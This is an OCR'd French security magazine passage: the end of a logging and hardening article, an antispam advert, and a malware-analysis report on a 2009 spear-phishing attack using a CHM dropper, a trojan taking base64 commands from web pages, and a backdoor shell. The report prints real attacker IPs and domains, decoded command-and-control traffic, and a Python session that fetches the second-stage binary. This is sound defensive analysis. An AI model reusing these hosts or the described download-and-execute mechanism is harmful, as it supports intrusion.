


Figure 5. *Exemple de communication entre éléments du cluster*

- *crit :* panne matérielle
- *err :* erreur générique
- *warning :* avertissement
- *notice :* avertissement nécessitant un traitement particulier
- *info :* information
- *debug :* débogage

Certains de ces niveaux ne doivent être utilisés que dans le cas de développement d'application ou tests de fonctionnement (info et debug), de même il est très fortement conseillé de limiter ces informations au strict besoin. Le fait de tout journaliser produirait des journaux d'une taille très importante, qui seraient totalement inexploitables :

- Atteinte de la taille maximum du support de stockage, plus aucune information ne sera journalisée (si une option d'écrasement est activée, risque de perte d'informations).
- Tri et exploitation beaucoup trop longs (imaginez la journalisation d'une journée qui prend plusieurs jours à analyser).

Il est donc primordial d'appliquer une journalisation adaptée au mode d'utilisation, un mode debug peut être utilisé pour analyser le bon fonctionnement d'une application, mais il ne doit pas être constamment activé!!!

La protection des journaux est aussi essentielle, la dernière chose que fera un attaquant après s'être introduit chez vous est d'effacer ses traces : un attribut de protection sur les fichiers est donc très important (voir le chapitre précédent : Droits et fichiers).

Quel est l'intérêt de la journalisation ?

- Comme énoncé précédemment dans le cas de test du fonctionnement d'une application.
- Pour détecter l'origine de problèmes sur la machine.
- Pour tracer les actions (sur le système, dans une application…).

NOTE : règles de bonnes conduites à garder sur ces systèmes :

- Le cloisonnement des mots de passe (le même mot de passe ne doit pas être utilisé entre les machines virtuelles et la machine physique) ;
- La mise à jour des systèmes, en portant une attention particulière sur la stabilité du système maître (machine physique) ;
- L'application de droits restreints à l'administration des machines virtuelles (seul un administrateur doit pouvoir réinitialiser une machine, la dupliquer, l'exporter, etc.) ;
- Afin de détecter des agissements anormaux.
- Pour protéger l'administrateur, la société en vertu des lois (respect des lois).

Mais la journalisations ne fait pas tout, il faut aussi effectuer des sauvegardes, des sauvegardes systèmes (par exemple avant une modification majeure, régulièrement pour récupérer facilement après un "crash") mais aussi des journaux d'audit. Bien sûr ces sauvegardes doivent être protégées et délocalisées.

En général la durée de conservation des sauvegardes (journaux, bien que systèmes seraient un plus) doit être entre 1 à 2 ans (légalement), permettant une réponse aux requêtes judiciaires.

Sécurité et continuité

Un systèmes n'est jamais complètement sûr. L'homme (ou la femme) le meilleur du monde ne pourra jamais sécuriser un système de manière absolue.

Il y a quand même des moyens afin d'atteindre un niveau de sécurité assez convenable :

- La mise en place de politique de sécurité.
- Effectuer de la veille technologique.
- Effectuer régulièrement des audits de sécurité sur les systèmes.
- Le respect par tous des règles de sécurité (le virus introduit sur le réseau vient dans la majorité des cas du grand chef ou des administrateurs locaux.
- Sensibiliser encore et encore...

Bien sûr cette liste n'est pas exhaustive.

Conclusion

La sécurité d'un système ne dépend pas que de sa mise à jour, il dépend énormément de la manière dont on administre ses service. Que ce soit pour un serveur d'une grande entreprise ou votre serveur à la maison, la sécurisation de votre serveur ne sera jamais fini, effectuez une veille technologique et appliquez la sécurisation par « l'accès au strict besoins » et vous aurez évité un grand nombre d'attaque. Malheureusement vous ne serrez jamais protégé contre les nouvelles failles applicatives et ceux même avec une infrastructure conséquente.

La sécurité n'est qu'un début, son application n'a pas de fin.

À PROPOS DE L'AUTEUR...

Autodidacte depuis plus de dix ans dans le domaine du développement, l'auteur effectue des audits de sécurité informatique pour le compte d'un grand groupe français.

Mail : *hanteville.nicolas@free.fr*

Libérez vos emails !

Ne perdez plus de temps avec les spams et les virus

Logiciel externalisé de protection de la messagerie électronique

- 14 technologies antispams et 3 antivirus
- Anti-phishing, anti-scam, anti-relayage
- Protection contre le deni de service
- Plus de 98% de spams bloqués
- Taux de faux-positifs quasi nul
- Très haute disponibilité (serveurs redondants)
- Trafic réseau et serveur de mails allégés
- Aucune modification de l'infrastructure existante
- Engagement sur la qualité de service (SLA)

Testez gratuitement notre service, mis en place en quelques minutes

http://www.altospam.com

Rapport d'analyse d'une attaque par spear-phishing

Adam Pridgen, Matthew Wollenweber

Le Spear-Phishing est un phishing ciblé : l'attaque est techniquement similaire au phishing mais cible un petit nombre de victimes par courrier électronique. L'attaque varie selon les intentions du pirate qui l'initie.

CET ARTICLE EXPLIQUE...

- Analyse d'une attaque de type spear-phishing

CE QU'IL FAUT SAVOIR...

- Langage Python

En règle générale, l'objectif d'un attaquant est d'obtenir des informations sensibles sur un utilisateur. Mais il peut également s'agir d'atteindre des réseaux spécifiques. Bien souvent, le pirate réussit à convaincre l'utilisateur de télécharger et d'exécuter une pièce jointe frauduleuse ou d'interagir avec lui.

Dans le cadre de cet article et du rapport d'analyse, nous analyserons une attaque de type spear-phishing, aborderons les méthodes utilisées et l'origine de l'attaque. Dans ce rapport, une attaque par *spear-phishing* a été bloquée et des actions ont été mises en œuvre pour comprendre les principes de fonctionnement de l'attaque. Ce rapport examine les mécanismes utilisés pour l'attaque, les outils de désassemblage et les caractéristiques qui ont permis aux utilisateurs de s'en prémunir.

Nous avons utilisé plusieurs techniques d'investigation : une analyse statique pour examiner l'ensemble des fichiers, des outils comme IDA Pro, Radare, et Hiew pour l'analyse des fichiers binaires. Nous avons également analysé le malware à l'exécution en utilisant des machines virtuelles et des outils d'analyse dynamiques comme Immunity Debugger, Python, et Fiddler. Des exécutables ont également été modifiés pour permettre la simulation d'un C & C et l'interaction étant observée avec la machine virtuelle. Enfin, la reconnaissance du réseau de base a été effectuée pour surveiller les systèmes gérés par l'attaquant.




Figure 1. *Appel du fichier CHM à l'exécutable svchost.exe*

Avec une attaque par *spear-phishing* et des techniques d'ingénierie sociale, un attaquant peut aisément envoyer un cheval de troie pour prendre les commandes d'un site. Entre temps, l'utilisateur a mis à jour le site avec une commande de type download (téléchargement) qui, à son tour, a permis au cheval de troie de créer une backdoor. Une backdoor est une commande shell basique qui permet à un attaquant d'accéder à un hôte au niveau du système d'exploitation et ainsi cibler des réseaux spécifiques. Le reste de cet article traitera de la réponse à l'attaque et de l'analyse des éléments récupérés.

Une attaque par étapes – Analyse fonctionnelle

Dans cette rubrique, nous allons expliquer en détail ce qu'est une attaque par spear-phishing. Dans la première partie, nous nous intéresserons à la phase où l'attaquant envoie un e-mail avec une pièce jointe frauduleuse. Cette pièce jointe n'est autre qu'un cheval de troie qui permet de prendre le contrôle du site. L'étape suivante consiste, pour le malware, à télécharger et




Figure 2. *Clé de registre relative à l'emplacement du malware*

installer une backdoor, c'est-à-dire une porte dérobée. Nous discuterons également de la porte dérobée.

Charges virales primaires et secondaires

La première étape d'une attaque par spear-phishing correspond à l'envoi d'un e-mail « crédible » en utilisant des techniques d'*ingénierie sociale*. Cet e-mail a pour but de manipuler l'utilisateur en gagnant sa confiance ou en attisant sa curiosité. Cette manipulation se sert de vraies ou fausses informations en plus d'informations personnelles pour faire croire à l'utilisateur qu'il s'agit d'un e-mail de confiance. Lorsque l'utilisateur accepte, l'attaquant poursuit le déroulement de son plan. Dans le cas présent, nous nous intéresserons uniquement à la pièce jointe. En effet, les autres sections contiennent des informations personnelles et donc sensibles.

La pièce jointe contient un cheval de troie. Avant l'envoi de l'e-mail, l'attaquant a pris le soin de se renseigner sur l'entreprise et/ou son utilisateur. Le contenu de l'e-mail est donc spécifique, l'utilisateur est suffisamment confiant pour ouvrir la pièce jointe. Lorsqu'elle est ouverte, un cheval de troie est exécuté et se lance en tâche de fond sur la machine cible. Dans le cas présent, la pièce jointe est au format CHM (fichier d'aide Microsoft compilé en HTML), qui permet d'installer et de lancer le processus malveillant, *svchost.exe* comme illustré à la figure 3.

La figure 1 présente la portion de code CHM qui permet de mettre en œuvre cette technique. Le fichier CHM utilise des contenus liés à des logiciels open-source pour exploiter des failles sur la machine cible. Les contenus regroupent diverses informations sur le site Web ainsi que des données officielles provenant de la *Federal Reserve Board* (FRB) relatives au développement des fonds monétaires mondiaux.




Figure 3. *Cheval de troie lancé par le fichier CHM*

Lorsque le programme est exécuté, une clé est enregistrée dans le registre de Windows pour lancer automatiquement le troyen au démarrage de l'ordinateur.

La figure 2 représente la clé de registre et son emplacement. La clé est une clé de démarrage, peu utilisée. Lorsque la clé de registre est définie, le fichier binaire récupère l'hôte et l'URL qui permettront d'envoyer des commentaires sur le site Web. Les commandes intégrées à la page sont encodées en Base 64 et sont comprises entre les balises `<!-- … -->`. L'analyse statique du troyen révèle qu'il n'y a que quelques commandes connues, dont :

- sleep
- download
- connect
- cmd
- quit

En cours d'analyse, seules les commandes sleep et download ont été utilisées par l'attaquant. La commande sleep oblige au programme à ne rien faire pendant un laps de temps déterminé, selon le paramètre passé à la fonction. L'analyse live a montré que la page de l'attaquant était réactualisée toutes les 10 minutes. La commande down-

```
black:~ apridgen$ socat  - TCP4:203.220.22.138:80
HEAD / HTTP/1.1
Host: 203.220.22.138


HTTP/1.1 200 OK
Content-Length: 8505
Content-Type: text/html
Content-Location: http://203.220.22.138/index.htm
Last-Modified: Thu, 16 Oct 2008 11:02:56 GMT
Accept-Ranges: bytes
ETag: "07030be7e2fc91:d67"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 25 Jun 2009 16:00:22 GMT
```

```
black:~ apridgen$ socat  - TCP4:www.holdent.com.au:80
HEAD / HTTP/1.1
Host: www.holdent.com.au

HTTP/1.1 200 OK
Content-Length: 3899
Content-Type: text/html
Content-Location: http://www.holdent.com.au/index.html
Last-Modified: Thu, 26 Feb 2009 02:50:29 GMT
Accept-Ranges: bytes
ETag: "20b92fcbc97c91:b0d"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 25 Jun 2009 15:57:07 GMT
```

```
black:~ apridgen$ socat  - TCP4:63.228.128.19:80
HEAD / HTTP/1.1
Host: 63.228.128.19



HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://63.228.128.19/iisstart.htm
Last-Modified: Mon, 25 Jun 2007 13:06:04 GMT
Accept-Ranges: bytes
ETag: "1bafd9529b7c71:6f6"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 25 Jun 2009 15:58:20 GMT
```

Figure 4. *Commande HTTP HEAD lancée sur tous les serveurs*

load permet de télécharger et d'exécuter un fichier binaire spécifié par l'attaquant. Cette commande autorise un hôte ou FQDN en plus d'un URI. Elle s'appuie sur la librairie WinHTTP pour établir des connexions réseaux. Au bout de 8 heures, la page Web de l'attaquant est mise à jour avec cette commande et le troyen reçoit l'emplacement du nouveau binaire à exécuter. Un script a été utilisé à la place du troyen pour suivre et manipuler le site. Une fois la commande reçue, le script a téléchargé le binaire à partir du site. Une fois le binaire récupéré, il a été analysé, il s'agissait d'une porte dérobée. La prochaine section détaille le mode de fonctionnement de ce binaire.

La porte dérobée (backdoor)

Une fois le nouveau binaire récupéré sur le site de l'attaquant, les propriétés fonctionnelles et autres caractéristiques ont été rapidement passées en revue. Étant donné la dangerosité du binaire, nous avons créé un environnement privé et sécurisé pour reproduire les commandes et contrôler le serveur en interne. Le binaire a été modifié pour s'adapter à notre C&C émulé et s'exécuter sur une machine virtuelle. Voici les actions qui se produisent sans intervention humaine :

une fois la porte dérobée installée sur le disque de l'hôte, l'attaquant exécute le fichier binaire avec WinExec. Au cours de cette étape, la porte dérobée utilise des sockets WSA pour se connecter à un serveur hard-coded (codé en dur) sur un port spécifique. Si la porte dérobée rencontre des erreurs, il n'est pas possible de se connecter au serveur, elle se désinstalle automatiquement en supprimant l'image de l'exécutable sur le disque, avant de se fermer.

Si la porte dérobée réussit à établir une connexion, elle envoie la chaîne encodée en Base 64, puis se connecte




Figure 5. *Fichiers CHM extraits*




Figure 6. *Affichage des chaînes avec les chaînes décodées en Base 64 via Python*

; ensuite, le client peut renvoyer n'importe quel type d'information. La porte dérobée dispose de fonctions limitées, mais le nombre de ses commandes permet de prendre le contrôle du système d'exploitation. La porte dérobée accepte les données en entrée des processus par cmd ou des commandes quit (fermeture). Si la commande quit est saisie, la backdoor effectue l'ensemble des actions aboutissant à l'auto-destruction.

Le cmd invoque un shell basique. Dans cet environnement, les commandes acceptées sont celles spécifiques aux systèmes d'exploitation, des exécutables dans un chemin d'accès spécifique, cd, quit et exit. La commande cd permet de changer d'emplacement de répertoire. Les commandes quit et exit permettent de quitter le mode shell.

Protections système Spear-Phishing

Le système mis en place pour le phishing semble être conçu pour éviter le maximum de dommages en cas de suppression de l'un de ses composants logiciels. En outre, les composants malveillants n'ont pu être identifiés par les *anti-virus* (AV) ou des *systèmes de préventions d'intrusion* (IPS) classiques. Ces observations découlent du fait que les serveurs n'ont pas été utilisés pendant une semaine après la première analyse. Il y a eu une tentative pour identifier d'autres serveurs utilisant des canaux de contrôles similaires par des moteurs de recherche, mais ces moteurs ne conservent pas les commentaires HTML comme métadonnées. Une alternative aux moteurs de recherche est de crawler (parcourir) le Web à la recherche d'hôtes pour identifier les commentaires en Base 64 dans chaque page. Compte tenu du temps imparti, reculer l'échéance n'était pas envisageable.

En ce qui concerne les protections binaires, le dropper (injecteur du cheval de troie) de base est un CHM disposant d'une charge virale et placé sur le disque. Le cheval de troie n'est pas en format packagé et est un binaire non crypté, il communique avec l'attaquant par texte brute. Lorsque le troyen se ferme, il ne se désinstalle pas du disque et se lance à chaque démarrage du poste.




Figure 7. *Code qui permet de télécharger un fichier du serveur contrôlé par un attaquant*

La porte dérobée téléchargée ultérieurement dans l'attaque est dans un format binaire non protégé. Il est ni crypté ni packagé. La backdoor communique également avec les serveurs de l'attaquant en utilisant des canaux de texte brut. Contrairement au troyen, la porte dérobée se désinstalle du disque à chaque fermeture ou en cas d'erreur.

Analyse détaillée du système spear-phishing

Dans ce chapitre, nous allons expliquer la méthodologie de notre analyse. Nous allons découvrir les outils et processus utilisés pour réaliser l'analyse d'une attaque par spear-phishing. L'analyse met l'accent sur plusieurs domaines d'étude. L'objectif est d'obtenir des preuves tangibles sur l'attaque du pirate informatique, afin d'y répondre de manière appropriée et, au final, rechercher les failles qui permettraient de s'immiscer dans le réseau de l'attaquant.

Les analyses des différentes composantes n'ont pas été effectuées dans l'ordre où elles sont énoncées dans les sous-sections suivantes, mais le détail des sous-sections révèle comment l'analyse est effectuée et quelle information est acquise par l'analyse. La première sous-partie traite des informations obtenues suite à l'analyse des serveurs web externes. Dans la section suivante, nous nous intéresserons plus spécifiquement au dropper et au troyen utilisés par les attaquants, ainsi qu'à l'analyse de la porte dérobée récupérée sur le site pirate.

Analyse serveur

La méthodologie de l'analyse des serveurs web était principalement en black-box, sachant que nous n'avions pas accès aux systèmes. Par ailleurs, les phases d'analyse et de reconnaissance devaient rester discrètes. Les résultats obtenus suite à l'analyse serveur s'appuient sur les métadonnées recueillies et les résultats qui en découlent. Les résultats se sont appuyés sur les requêtes des entêtes HTTP, sachant que les trois serveurs tournaient sous Microsoft IIS 6.0, ce qui signifie que les serveurs tournent avec un système d'exploitation Microsoft Server 2003.

Le serveur qui a lancé le cheval de troie a l'adresse IP 203.220.22.138, est fonctionnel depuis le Jeudi 16 Octobre 2008 11:02:56 et correspond au domaine techsus.com.au. Une rapide recherche sur Google montre que ce site est en place depuis un bon moment. Par ailleurs, une signature McAfee existe pour cette porte dérobée et est active depuis Septembre 2007 (Backdoor-DMG, McAfee Inc., *http://vil.nai.com/vil/content/v_143081.htm*). Le serveur qui a hébergé cette porte dérobée a récemment reçu des modifications sur sa page index qui semble disposer de commandes de contrôle hosting comme illustré à la Figure 4. Le serveur sur lequel se connecte la porte dérobée a pour adresse 63.228.128.19 et est fonctionnel




Figure 8. *Cheval de troie contactant un serveur hard-coded pour les commandes*




Figure 9. *Interception du trafic web du cheval de troie par Fiddler*




Figure 10. *Tokens utilisés pour identifier les commandes de la page web*




Figure 11. *Immunity Debugger affiche la commande parsée par le cheval de troie*

depuis le Lundi 25 Juin 2007 13:06:04 GMT. Les résultats relatifs aux en-têtes HTTP apparaissent à la Figure 4.

Analyses primaires et secondaires des charges virales

La pièce jointe de l'e-mail de phishing est un fichier d'aide compilé HTML de Microsoft, autrement dit un fichier CHM. Ces types de fichiers fournissent de l'aide aux utilisateurs sous environnements Microsoft Windows. Ils permettent également de consulter facilement des e-books. Pour obtenir l'intégralité du contenu du fichier CHM, nous avons utilisé le logiciel CHMDumper, disponible sur Mac. Cette application nous a permis d'extraire l'ensemble des fichiers et répertoires et d'obtenir des informations spécifiques sur le cheval de troie et le fichier HTML qui permet de le lancer. *Error! Reference source not found.* La page suivante montre les fichiers extraits par CHMDumper, mais le plus gros de l'analyse s'est fait avec *svchost.exe* et *FRB Conference on Key Developments in Monetary Economic.htm*. La Figure 3, abordée dans les paragraphes précédents, montre en détail les éléments à l'origine de l'exécution du cheval de troie.

L'analyse statique est utilisée pour vérifier si le binaire est ou non protégé puis met en évidence les chaînes ou fonctions importantes. La première étape dans l'analyse d'un cheval de troie est d'utiliser des commandes Unix pour vérifier si le binaire est protégé, dispose de données de contrôle... Mais nous avons pu également observer que certains jeux d'instructions étaient encodés en Base 64 et d'autres étaient des adresses IP et URI. Nous avons noté

```
[('Fri Jun 12 15:41:05 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 15:49:10 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 15:50:37 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 15:55:06 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 15:56:52 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 15:59:19 2009', 'czoxMjA=', 's:120'),
      ..... A Few Hours Pass ....
 ('Fri Jun 12 20:58:23 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 21:02:42 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 21:06:43 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 21:10:43 2009', 'czoxMjA=', 's:120'),
 ('Fri Jun 12 21:14:44 2009',
  'ZDp3d3cuaG9sZGVudC5jb20uYXUgZXJyb3IuanBn',
  'd:www.holdent.com.au error.jpg')]
```

Figure 12. *Commandes passées entre le client et le serveur*

```
[redacted] s = connect_send("www.holdent.com.au", "/error.jpg")
Sending the following.
      GET /error.jpg HTTP/1.1
Accept: */*
User-Agent:                +Windows+NT+5.1
Host: 203.220.22.138


requestwww.holdent.com.au

[redacted] buf = s.recv(8192)
[redacted] buf
[redacted] 'HTTP/1.1 404 Not Found\r\nContent-Length: 1635\r\nC
4:14 GMT\r\n\r\n<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//
text/html; charset=Windows-1252">\r\n<STYLE type="text/css">\r
ited { color: maroon }\r\n</STYLE>\r\n</HEAD><BODY><TABLE widt
 name changed, or is temporarily unavailable.\r\n<hr>\r\n<p>Pl
tted correctly.</li>\r\n<li>If you reached this page by clicki
cript:history.back(1)">Back</a> button to try another link.</l
 (for support personnel)</p>\r\n<ul>\r\n<li>Go to <a href="htt
</b>.</li>\r\n<li>Open <b>IIS Help</b>, which is accessible in
```

Figure 13. *Deuxième tentative pour récupérer le binaire*

l'utilisation de commandes HTTP et de l'API WinINet à partir des tables importées, comme indiqué en Figure 6.

